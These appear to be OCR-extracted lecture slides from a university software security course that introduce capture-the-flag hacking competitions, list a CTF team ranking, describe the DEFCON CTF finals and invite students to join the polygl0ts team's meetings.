
Q: *Are you going to release more challenges?*
> A: Maybe, we have a few challs that are almost done and we might release them with only 20 points of score, so that it will not affect anyone's grade.

Q: *Well, I don't think I like CTF. It's full of cryptic stuff and hidden details.*
> A: That's not a question.

Q: *Where can I find more challenges like these?*
> A: <answer in the next slide>

The “meta” of CTFs

- CTFs are hacking competitions
- We are pretty competitive (organizers, the team of ETH+EPFL, placed 6thin the world last year)
- CTF usually last 48 hours, over the weekend
- Say goodbye to sleep schedule, friends, relationship, social life
- But they are overrated anyway



Place	Team	Country	Rating
♛ 1	Blue Water		1450.673
2	C4T BuT S4D	🇷🇺	1333.859
3	kalmarunionen	🇩🇰	1271.614
4	justCatTheFish	🇵🇱	1103.182
5	r3kapig	🇨🇳	904.799
6	organizers	🇨🇭	812.430
7	Never Stop Exploiting	🇨🇳	811.348
8	WreckTheLine		791.363
9	SKSD	🇮🇩	764.609
10	if this doesn't work we'll get more for next year	🇲🇹	750.387

DEFCON CTF FINALS

- Hacking world championship
- Held in Las Vegas
- Top-tier hackers go there to show off who’s best
- Attack/defense style CTF: teams do not need to hack another server; they need to hack *other teams*.
  Extra cool, very salty.

Join us!

https://polygl0ts.ch

-> join our discord server

-> join the weekly meetings

-> participate in weekly minor CTFs

-> git gud

-> participate in high-ranking CTFs

-> organize your own CTF to witness other ppl suffering on your challs

Demo time

pwn time

Join us!

http://polygl0ts.ch

Friday meetings for tutorials

We start from basics and then move to more advanced topics!

FIRST FRIDAY MEETING TOMORROW
17:00 BC 410

Binary analysis and CTF

CS412 - Software security